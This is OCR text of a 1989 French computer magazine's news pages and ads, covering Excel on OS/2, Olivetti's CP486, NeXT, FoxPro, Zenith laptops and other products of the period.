
De fait, le logiciel permet enfin de juger sur pièce l'intérêt d'OS/2. Plus qu'une simple adaptation des versions Macintosh et Windows, dont il partage l'interface utilisateur, Excel 2.2 a en effet été conçu comme une véritable démonstration des possibilités du système d'exploitation : dans le domaine du traitement graphique d'abord, par la possibilité d'utiliser jusqu'à 256 types de caractères dans un même document, et par l'utilisation de la technologie des polices «outline», une alternative à Postscript pour obtenir, sur écran comme sur imprimante, une parfaite qualité de présentation ; dans le domaine des communications inter-applications d'autre part, en supportant tous les protocoles d'échanges dynamiques de données du système d'exploitation, que ce soit en multitâche sur un poste isolé, ou à travers un réseau local.

De plus, Excel 2.2 bénéficie d'une extraordinaire fonction de consolidation automatique, qui permet à partir d'une boîte de dialogue spéciale, de constituer des regroupements de données à partir de feuilles de calcul, locales ou distantes, de structures différentes, et de leur appliquer des fonctions de calcul indifféremment en mémoire vive ou sur disque dur. Excel 2.2 permettra également d'effectuer en direct des requêtes SQL, à travers les serveurs de bases de données DB/DC d'IBM, ou SQL Server d'Ashton-Tate et Microsoft. Enfin, le logiciel est conforme à l'architecture unifiée d'applications d'IBM (AUA), et peut donc être intégré à l'environnement Officevision.

Pour promouvoir le couple OS/2-Excel, IBM et Microsoft se sont associés pour proposer «La solution du décideur», une énorme boîte contenant OS/2 1.1 version de base ou étendue, Excel 2.2, une souris Microsoft, et un didacticiel « J'apprends OS/2», le tout pour 7 949 F HT (OS/2 de base) ou 11 251 F HT (OS/2 étendu). Les possesseurs d'Excel 2.10 sous Windows peuvent bénéficier d'une mise à jour pour 990 F HT.

EISA ET 486 : LA PLATE-FORME D'OLIVETTI

Olivetti a mis les petits plats dans les grands le 19 octobre dernier à Bruxelles pour annoncer la sortie de son nouveau micro-ordinateur conçu autour du microprocesseur 80486 d'Intel et du bus EISA, le CP486. Immense amphithéâtre accueillant des journalistes de la presse économique et informatique venus de l'Europe entière, présidents d'Intel et de Santa-Cruz Operations (l'éditeur d'Unix SCO), vice-président international de Microsoft en renfort. Et un souci constant des dirigeants d'Olivetti, son directeur général, Vittorio Cassoni, en tête : se démarquer de la concurrence. Les caractéristiques techniques du CP486 (pour Computing Platform, ou «plate-forme informatique») sont à la hauteur : architecture EISA 32 bits, processeur 486 cadencé à 25 MHz, emplacements pour des coprocesseurs Weitek 4167 (mathématique) et i860 à architecture RISC, mémoire vive de 4 Mo extensible à 64 Mo sur la carte-mère sur un bus-mémoire à 64 bits, lecteurs de disquettes 5 pouces 1/4 et 3 pouces 1/2, disques durs de 150 Mo à 600 Mo, contrôleur graphique EVC (norme liée à l'architecture



Carte-mère du CP486 à bus EISA d'Olivetti.

Suite page 18

Suite de la page 17
EISA qui offre une résolution maximale de 1 024 x 768 points avec 256 couleurs), huit connecteurs d'extension au format EISA compatibles avec le standard PC-AT actuel, systèmes d'exploitation MS-DOS 4.0, OS/2 1.2 et Unix System V versions 3.2 et 4.0. Le tout dans un boîtier en forme de tour que Vittorio Cassoni qualifie de «*tournant dans le monde de l'informatique*», rien moins.

La «plate-forme informatique», c'est également pour Olivetti le «*chaînon manquant*» entre micro et mini-informatique, deux compétences «*que nous sommes les seuls à posséder*» . IBM, Bull ou Hewlett-Packard apprécieront...

Le positionnement du CP486 est large autant que sans surprise, même pour une «plate-forme informatique» : PC haut de



Le CP486, entre mini et micro.

gamme, serveur de réseau local, mini départemental sous Unix, station de travail à vocation technique... Un discours soutenu par les habituels sermons de Microsoft (par la voix de Jeremy Butler) sur la connectivité, OS/2, Lan Manager, l'information accessible à tous et de SCO (via Larry Michels, son président) sur Unix système V version 4.0. Quant au choix de l'architecture EISA, Vittorio Cassoni avoue «*qu'il découle d'une réflexion pragmatique : le marché MCA est occupé à plein par IBM. Avec une plate-forme EISA, nous ne serons pas en concurrence directe*» . En tout cas, même si le Nouveau-Monde n'est pas ignoré, les principaux efforts d'Olivetti porteront sur le marché européen, qui, selon Vittorio Cassoni, «*croîtra plus vite que l'américain dans les prochaines années*» .

La disponibilité du CP486 est prévue pour décembre 1989 à un prix fixé pour l'Europe entière à 16 250 $ pour la version équipée d'un disque dur de 150 Mo et à 18 500 $ pour celle dotée d'une unité de 300 Mo (soit environ 115 000 et 130 000 F avec un dollar à 7 F). Pourtant, Intel ne prévoit le démarrage de la production du processeur 80486 que vers la fin du mois, pour atteindre son plein rendement dans un ou deux trimestres. Le «tournant informatique» ne serait-il pas un peu prématuré ?

SANYO PREND UN RISC

SANYO LANCE LE MODÈLE 26 PLUS, un compatible IBM PC-AT de facture classique, équipé d'un processeur 80286 à 12,5 MHz et de 1 Mo de mémoire vive. Jusque-là, rien que de très normal, si ce n'est un prix de 10 000 F HT, sans écran ni disque dur il est vrai. La véritable nouveauté, il faudra l'attendre jusqu'au mois de février : il sera alors possible de remplacer le 80286 par un nouveau processeur conçu par la société américaine Virtual Machines. Quel intérêt ? L'architecture RISC, c'est-à-dire à jeu d'instructions réduit, de ce processeur lui confère une puissance deux fois supérieure à celle du 80286 à fréquence d'horloge égale. Selon Sanyo, le 26 Plus atteint ainsi la puissance d'une machine à base de 80386 à 20 MHz, sans devoir en partager le prix. Un seul problème : ce processeur RISC fait tourner les applications sous MS-DOS, mais pas celles écrites pour OS/2. Il simule en effet le fonctionnement du 80286 en mode réel mais pas en mode protégé. Si le Sanyo 26 Plus coûte 10 000 F HT, il convient d'ajouter 1 450 F pour un écran VGA monochrome ou 4 950 F pour un VGA couleur. Équipé d'un lecteur de disquettes au format 3 pouces 1/2 de 1,44 Mo, il peut recevoir, en option, un disque dur de 20 à 170 Mo. Sanyo présente aussi deux autres modèles : le 16 LX qui est semblable au modèle 16 Plus, mais dont la vitesse d'horloge est portée de 8 à 10 MHz, et le 17 LX, un modèle 17 Plus porté à 12 MHz.



Le Sanyo 26 Plus, bientôt à processeur RISC.

INTEL : REGARDS SUR L'AN 2000

INTEL ÉTAIT VENU PRÊTER MAIN-FORTE À la présentation de l'Olivetti CP486, par la présence de son président, Andy Grove, qui en a profité pour délivrer de nombreux éclaircissements sur le microprocesseur 80486 et ses successeurs. Ainsi, si la production en masse de ce processeur doit démarrer dans les prochaines semaines, il ne devrait être réellement disponible que dans un trimestre ou deux au plus tard. «*Son développement, ainsi que celui des processeurs associés, nous a demandé plusieurs années, avec un budget de l'ordre de 200 millions de dollars*».

Mais pour Intel, le 486 appartient presque au passé, puisque c'est le processeur de l'an 2000 qui est au centre des préoccupations de la société. «*Actuellement, le 486 dispose de 1,2 million de transistors. Son successeur, en l'an 2000, en contiendra 100 millions. Il sera capable d'effectuer 2 milliards d'instructions par seconde et agira selon un mode multiprocess. Il intégrera 4 CPU (Computer Process Unit), la gestion des graphiques en 3 dimensions, des routines de vectorisation. Il disposera aussi d'un cache-mémoire important et intégrera la technologie DVI (Digital Video Interactive) pour le support d'applications multimédias comprenant son, image vidéo et données informatiques*». Le tout en suivant une philosophie qu'Andy Grove résume ainsi : «*Toute bonne idée de la mini ou de la grande informatique va migrer vers la micro, avec des améliorations* » .


TRANSFERTS SUR NUMÉRIS

HELLO INFORMATIQUE s'intéresse à Numéris, le réseau numérique à intégration de services. Normal, la société s'est fait une spécialité des communications télématiques. Donc, voici Numéritell, un programme pour Macintosh qui permet de transférer des fichiers via le réseau Numéris, avec un débit de 57 600 bits par seconde. Il s'agit du débit maximum, exploitable par les Macintosh jusqu'au modèle IIcx. Lors de transferts de gros fichiers de données, les communications sont à la fois plus rapides et plus fiables que sur le réseau commuté, sur lequel les vitesses de transfert ne dépassent guère 2 400 bits pas seconde, voire 4 800 avec des dispositifs de détection et de correction d'erreurs supplémentaires. À partir d'un certain volume de données à transférer, l'abonnement à Numéris s'avère ainsi plus économique. Numéritell gère des listes de destinataires, et opère simultanément sans ralentissement dans les deux sens. Le logiciel, dont le prix n'est pas encore communiqué, travaillera en tâche de fond sous Multifinder.

Service lecteur n° 7, voir page 38

FOX BASE, TOUJOURS PLUS PRO

FOXPRO EST LA DERNIÈRE VERSION en date du plus connu des «clones» de dBase, le leader des systèmes de gestion de bases de données sous MS-DOS. FoxPro fait actuellement sensation dans le milieu des programmeurs : très rapide (jusqu'à 15 fois la vitesse de dBase IV selon Fox Software), compatible avec toutes les versions du logiciel d'Ashton-Tate, pourvu d'une interface-utilisateur très conviviale, et d'un ensemble d'outils facilitant le



Aide, Trace et Debug sur le nouveau FoxPro.

travail du développeur (fenêtre d'analyse, débogueur avec points d'arrêt et indication du contenu des variables, et écrans d'aide liés au contexte), FoxPro s'affirme comme l'un des meilleurs outils de développement d'applications de gestion de bases de données. Le produit fonctionne sur tous compatibles IBM PC, AT et PS/2, et coûte 8 950 F HT en version monoposte et 17 950 F HT en version réseau. Seul Nantucket (alias Clipper, distribué par PC Technologies) peut actuellement prétendre rivaliser avec ce produit, grâce à sa puissance et à son statut de vrai compilateur (nul besoin de « runtime », contrairement à FoxPro).

800 000 CIRCUITS SUR CD-ROM

L'ÉDITEUR RÉA-INFORMATIQUE lance une série de six CD-ROM comportant au total 800 000 références de circuits intégrés, semi-conducteurs et autres systèmes opto-électroniques. On trouve



Le premier des six CD-ROM IC-Discrete.

dans cette base de données, toutes les informations nécessaires à la recherche, à l'achat, au classement et à la maintenance des pièces.

Pour un abonnement annuel de 48 960 F HT, cette base, mise à jour tous les deux mois, fournit les coordonnées de 450 fabricants dans le monde.

LES PC TOUT NUS D'AMSTRAD

APRÈS S'ÊTRE FAIT PENDANT DES années le chantre de la configuration complète prête à fonctionner, voici qu'Amstrad annonce des ordinateurs presque nus : les PC 1286 et PC 1386 sont des versions amputées des PC 2286 et PC 2386 de sa gamme professionnelle d'ordinateurs compatibles avec l'IBM PC. Réduits au strict minimum, ils ne comportent plus qu'un méga-octet de mémoire vive (contre 4 pour le 2386), la souris, le système d'exploitation MS-DOS 4.0 et le GW Basic. En clair, il manque le disque dur et son contrôleur, l'écran VGA, et les logiciels Windows et Works de Microsoft. Amstrad ne communique pas encore les prix de ces modèles qui, selon le constructeur, permettront aux revendeurs de composer une configuration sur mesure et de choisir d'autres équipements en dehors du catalogue Amstrad. A titre d'exemple (Amstrad le souligne), on peut choisir un disque dur de 300 Mo. Suite aux problèmes de fonctionnement des disques durs sur les PC 2286, Amstrad a dû désactiver les contrôleurs incriminés, intégrés à la carte mère. Malgré tout, la solution adoptée est pénalisante, quoique incontournable, puisque les nouveaux contrôleurs, d'origine Western Digital et de référence WD 1006, sont des cartes à insérer sur un connecteur d'extension, ce qui en condamne un. Au milieu de ce morne tableau, la baisse de prix de 15 % annoncée sur la gamme PC 2000 a du mal à enthousiasmer. On constate toutefois que la configuration la moins chère – un PC 2086 avec lecteur de disquettes et écran VGA monochrome, reste au prix de 6 790 F HT. Le haut de gamme, constitué d'un PC 2386 avec disque dur de 65 Mo et écran 14 pouces VGA couleur, passe de 38 190 F à 27 290 F HT.

MAC WRITE NOUE DES LIENS


AVEC L'ANNONCE DE MAC WRITE II version 1.1, l'éditeur Claris propose une nouvelle architecture de transferts d'informations entre applications hétérogènes. Appelée XTND, cette architecture dite «ouverte» offre des possibilités d'échanges directs de données entre fichiers, d'application à application fonctionnant dans des environnements différents (Macintosh, IBM PC et Vax) reliés en réseau. Mac Write II 1.1 est le premier logiciel à bénéficier de cette technologie, ce qui lui permet d'accepter jusqu'à 30 formats de fichiers différents. Les autres caractéristiques de cette version lui permettent d'annoncer une vitesse de 15 à 50 % plus élevée que la précédente, ainsi qu'une utilisation réduite à 100 Ko de la mémoire centrale. Le programme possède un système de protection anti-virus et un module d'aide sophistiqué, et permet de relier directement des documents Mac Write II à des piles Hypercard. Disponible aux Etats-Unis, le logiciel n'a pas encore de date de lancement pour la France.

LES PREMIERS 486 FRANÇAIS

FIDÈLE À SA TRADITION DE HAUTE technologie, Normerel est le premier constructeur français à proposer des ordinateurs à base de processeurs Intel 80486. Et comme un bonheur n'arrive jamais seul, Normerel lance d'un coup deux modèles : l'ATP 486, ordinateur à bus de type AT, qui sera disponible en décembre, et le NS 90 à bus MCA, prévu pour avril 1990. Ces deux machines de haut de gamme se présentent sous forme verticale, avec des disques durs de 100, 310 ou 630 Mo. Ils peuvent également recevoir un dispositif de sauvegarde sur bande magnétique de 125 Mo. Les deux modèles intègrent une sortie parallèle, deux sorties série et un connecteur pour la souris. La norme graphique adoptée, VGA étendue, a une définition maximum de 800 par 600 points. Par ailleurs, la société taïwanaise Arche, qui distribuait déjà sous sa marque les ordinateurs Normerel, entre à hauteur de 20 % dans le capital du constructeur normand.

❑ Un nouveau PS/2 chez IBM : le modèle 8570 M61 à processeur 80386 à 20 MHz remplace au catalogue du constructeur le 8570 F 61, à 16 MHz.

POUR COMPTER



VOUS POUVEZ ECRIRE A DURIEZ !

Professeurs ou étudiants, commerçants ou comptables, gestionnaires ou hommes d'affaires, vous partagez tous un intérêt commun pour les chiffres. Dans nos trois magasins, vous trouverez un vaste choix de 202 calculatrices et ordinateurs à des prix ultra compétitifs. De quoi satisfaire le plus exigeant des consommateurs... Et si, après avoir totalisé les plus et les moins de chaque modèle, vous ajoutez les conseils et le service après-vente de DURIEZ, vous obtiendrez, tous comptes faits, un résultat incomparable !

Le catalogue 89/90 est arrivé !

Catalogue gratuit sur place dans nos trois magasins ou par poste contre 3 timbres à 2,20 F.

DURIEZ

SVM 11
Service lecteur n° 8, voir page 38

3, rue La Boëtie 75008 PARIS
(1) 47.42.91.49

112, bd Saint-Germain 75006 PARIS
(1) 46.33.20.43

132, bd Saint-Germain 75006 PARIS
(1) 43.29.05.60

MS-DOS

GW Basic
















TANDY 1000 TL
LA PREUVE EST FAITE QUE PRO ET PERSO SONT TOUT A FAIT COMPATIBLES

Où s'arrêtent les heures de travail, où commence la vie privée ? Quand on est commerçant, responsable d'une PME, membre d'une profession libérale... la frontière n'est pas facile à situer.

Avec le 1000 TL, TANDY résoud d'un seul coup – et brillamment – le problème informatique de tous ceux pour qui l'ordinateur à usage strictement professionnel représentait un investissement excessif alors que la micro personnelle ne proposait précisément que des applications domestiques.

Tant par ses capacités que par ses applications, le 1000 TL de TANDY se révèle tout aussi performant comme instrument de travail que de loisirs, au point que, l'ayant testé, vous pourrez définitivement penser en avoir "deux pour le prix d'un". Jugez plutôt :

- Micro-processeur : Intel 80286.
- Unité de disquettes : 3 1/2" de 720 Ko.
- Mémoire vive de 640 Ko extensible à 768 Ko.
- Système d'exploitation MS-DOS® 3.3 (en mémoire morte) et GW-BASIC®.
- 5 slots d'extension 10" - 2 emplacements pour disque dur et/ou unités de disquettes supplémentaires.
- Convertisseur analogique intégré, avec accès direct pour enregistrement parole et musique.
- Logiciel DeskMate intégré : texte, calendrier, adresses, dossiers, fichiers, etc.

TANDY, plus de 300 magasins en France.


Intel/propriété d'Intel Corp. – MS-DOS et GW-BASIC / propriétés de Microsoft Corp. – DeskMate / propriété de TANDY Corp.

NUMERO VERT 05.10.10.00
APPEL GRATUIT



Service lecteur n° 9, voir page 38


Amazonie



Cinq logiciels de bureautique.

LES GRAALS DE PROFIL

CRÉÉE EN MARS DERNIER À LA SUITE de la disparition de FIL (France Image Logiciel), la jeune société Profil présente, sous l'appellation Graal, la série de cinq logiciels de bureautique pour IBM PC et Atari ST que FIL s'aprêtait à lancer juste avant son dépôt de bilan. Graal Base est un gestionnaire de bases de données qui traite un nombre illimité d'enregistrements de 250 rubriques au plus. Il dispose de



fonctions telles que la recherche multicritère, tri, édition, etc. (1 990 F). Le tableur Graal Calc gère jusqu'à 25 feuilles de calcul dont 6 affichables simultanément, chacune offrant au maximum 8 196 lignes et 256 colonnes. Il comporte plus de 50 fonctions prédéfinies, mathématiques, financières, statistiques, etc. (990 F). La représentation graphique est laissée au bon soin du décisionnaire graphique Graal Graf : représentation en aires, barres, courbes ; tracé de courbes par leur équation, superpositions de graphiques, ajout de textes, choix de la présentation (490 F). Graal Text est le traitement de texte pouvant gérer quatre documents avec possibilité de transfert de l'un à l'autre (990 F). Reste le générateur de systèmes-experts, Graal Xper, utilisant un moteur d'inférence d 'ordre 1 en chaînage avant (1 495 F). Tous, sauf ce dernier, utilisent l'interface GEM de l'Atari ST, et GEM 3 de Digital Research, en version IBM PC. Les prix indiqués (TTC) sont à majorer de 200 F si GEM 3 est fourni. Par ailleurs, Profil distribuant les logiciels FIL fonctionnant avec les Thomson de la série TO, annonce la sortie de deux programmes éducatifs pour TO8, TO9 et TO9 Plus, destinés aux tout-petits.

NEXT ENFIN PRÊT

JUSTE AVANT DE VENIR PASSER UNE partie de ses vacances en France, Steve Jobs a officiellement annoncé en octobre la disponibilité de la version 1.0 du système d'exploitation de la station de travail Next et de l'environnement graphique Nextstep. Cette finalisation, qui intervient avec trois mois de retard, marque le début de la commercialisation du Next hors des réseaux universitaires américains. «*La machine est maintenant disponible en Amérique du Nord à travers les boutiques Businessland, et en Asie à travers le réseau Canon*, a indiqué Jobs, ajoutant que si la prochaine priorité est la distribution en Europe, rien n'a jusqu'à présent été conclu dans ce sens. Plusieurs éditeurs de logiciels ont profité de l'occasion. Ainsi, Informix a-t-il montré une version Next de Wingz, son tableur graphique déjà commercialisé sur Macintosh, tandis qu'Adobe, partenaire privilégié de Next dont la technologie d'affichage s'appuie sur Display Postscript, annonçait la disponibilité des polices de caractères Adobe Font Folio et de Adobe Plus Pack. Font Folio est livré sous la forme d'un disque optique contenant 500 polices de caractères (les séries n°1 à 105 du catalogue Adobe) et son prix est d'environ 95 000 F alors que Plus Pack (3 500 F environ) contient les polices Palatino, ITC Bookman, ITC Zapf Chancery, ITC Sapf Dingbats, ITC Garde Gothic, Helvetica Condensé et Etroit, New Century. Par ailleurs, Next a annoncé une nouvelle configuration, principalement destinée à sa clientèle universitaire, donc moins chère, et conçue pour être intégrée à un réseau de Next. Il s'agit d'une version allégée, démunie de lecteur de disque optique, mais dotée d'un disque dur de 40 Mo. Ce modèle ne peut être utilisé en poste de travail isolé, mais il est proposé au prix de 4 995 $ aux universités (contre 6 825 $ pour la configuration complète). Businessland commercialisera ultérieurement cette nouvelle configuration, pour le marché des entreprises, au prix de 7 995 $ (9 995 $ avec le lecteur de disque optique). Dans l'intervalle, Next songe à rajouter en standard sur tous ses modèles le disque dur de 40 Mo, de nombreux utilisateurs se plaignant de la lenteur du disque optique.

❑ NEXT n'est pas encore distribué en France, mais il a déjà ses inconditionnels : la société parisienne C &O Informatique a présenté fin octobre son ensemble de logiciels de gestion Beluga sur station Next !

NEXT, LE JOURNAL

POUR FÊTER L'AVÈNEMENT DE LA version 1.0 du sytème Next, le magazine hebdomadaire américain *Mac Week*, lecture de chevet de la communauté Macintosh, a encarté dans son édition du 19 septembre le premier numéro de *Next Week*, 20 pages consacrées exclusivement à l'ordinateur de Steve Jobs, qui servent de test à l'éventuel lancement d'un véritable magazine dédié. On y apprend entre autres que la couleur sera d'emblée au format 32 bits (plus de 16 millions de couleurs), et proposée courant 1990 sous la forme d'une carte d'extension.

LE DISQUE DU GRAND ROBERT

DÉBUT NOVEMBRE, LE GRAND PUBLIC va découvrir, avec le Robert électronique, une remarquable banque de données de la langue française. Cette version du Grand Robert, c'est l'équivalent de neuf volumes papier, 180 millions de caractères, 160 000 citations, 1 million de synonymes, 45 000 formes verbales,le tout réuni sur un seul CD-ROM à l'issue d'une coopération de deux ans et demi entre linguistes et informaticiens. Ce produit a été réalisé en collaboration avec le Bureau van Dijk à partir des bandes de photocomposition qui ont été relues et corrigées.

L'utilisateur dispose de six types de consultation (abrégée, détaillée, étymologique, par citations, par synonymes et par homonymes). Outre les qualités propres à l'édition papier, la version électronique dispose d'un programme de vérification orthographique qui sélectionne tous les mots dont la prononciation est identique à la graphie fautive (si vous tapez Kauresponden, la bonne orthographe s'affiche immédiatement). Le dictionnaire, installé en mode résident, est accessible directement à partir des principaux logiciels de traitement de texte et les mots retenus au cours de la recherche, peuvent être immédiatement injectés dans le texte de travail.

Le Robert Electronique sera commercialisé au prix de 6 500 F HT (l'édition papier coûte 4 200 F) et environ 14 000 F avec un lecteur de CD-ROM. Si ce produit intéresse tout le monde, il s'adresse essentiellement aux élèves et aux enseignants (Robert a obtenu un accord de licence mixte avec l'Education nationale), aux écrivains et aux journalistes, mais aussi à tous ceux qui, dans leur travail quotidien, ont besoin d'une aide à la rédaction.


LES PORTATIFS AU ZENITH

APPAREMMENT PEU BOULEVERSÉ d'appartenir désormais à l'Etat français (voir page 32), Zenith multiplie les annonces. Après le Minisport, ce sont aujourd'hui deux nouveaux modèles de portatifs et un transportable qui viennent enrichir le catalogue du constructeur. Le Supersport 286e, construit autour d'un microprocesseur 80286 à 12 ou 16 MHz, est un classique du genre, avec 1 Mo de mémoire vive, un disque dur de 20 Mo, un lecteur de disquettes 3 pouces 1/2 à 1,44 Mo, un écran à cristaux liquides rétro-éclairé de type VGA, une sortie série, un port parallèle et un connecteur d'extension. De dimensions honorables (31 x 39,1 x 8,5 cm) et d'un poids total de 7,1 kg avec sa batterie rechargeable qui lui assure une autonomie de deux heures, il est livré avec MS-DOS 3.3, pour 35 950 F HT. Une configuration avec disque dur de 40 Mo est proposée, par ailleurs, pour 40 950 F HT.

De mêmes dimensions et présentant des caractéristiques similaires, le Supersport


Supersport SX, à processeur 80386 SX.

SX, intègre, quant à lui, un processeur 80386sx, et bénéficie d'une batterie à charge rapide qui lui permet un fonctionnement autonome de trois heures. Equipé au choix d'un disque dur de 40 ou de 100 Mo, il est commercialisé aux prix de 46 450 F ou 51 750 F HT. Enfin, avec le Turbosport 386e, Zenith s'inscrit dans l'une des tendances fortes de ces derniers


Turbosport 386e, avec disque de 40 Mo.

mois : celle des ordinateurs transportables sans concessions par rapport aux « gros » modèles de bureau. Equipé d'un 80386 à 20 MHz, le nouveau Turbosport offre 2 Mo de mémoire vive extensibles à 12 Mo, un disque dur de 40 Mo, un lecteur de disquettes 3 pouces 1/2, ports série, parallèle, connecteur d'extension et sortie vidéo, pour 52 950 F HT.


Un classique du genre, le Supersport 286e.

INFOGRAMES EN CRISE

LA PLANÈTE INFOGRAMES SERAIT-ELLE en péril ? Le numéro un national du logiciel de jeux a vécu cet été le départ d'une partie de ses collaborateurs, et non des moindres. Il est certain qu'un signe avant-coureur de cette hémorragie fut la mauvaise année 1988, marquée par un net recul du chiffre d'affaires réalisé : 33 milions de francs contre 42 l'année précédente. Mais cette seule raison, au demeurant importante, n'explique pas tout. En effet, Infogrames coiffe les éditeurs Ere Informatique et Cobrasoft, et c'est précisément de ces sociétés-filles qu'est partie la «fronde». Premier acte, Infogrames décide en juin dernier, pour des raisons budgétaires, de rapatrier Cobrasoft à Lyon. Le personnel n'ayant pas l'intention de quitter Châlon-sur-Saône oppose un refus catégorique, et c'est la rupture. Dans la foulée, Bertrand Brocard, ex-patron de Cobrasoft, réanime Hitech Productions, une petite structure d'édition qu'il utilisait pour réaliser des coups fumeux (les logiciels sur le Rainbow Warrior ou sur Mathias Rust, cétait lui), et où l'on retrouve désormais tous les anciens de Cobrasoft. La rupture n'est toutefois pas totale puisque Infogrames continuera de distribuer (voire de co-produire) certains logiciels de Hitech Productions.

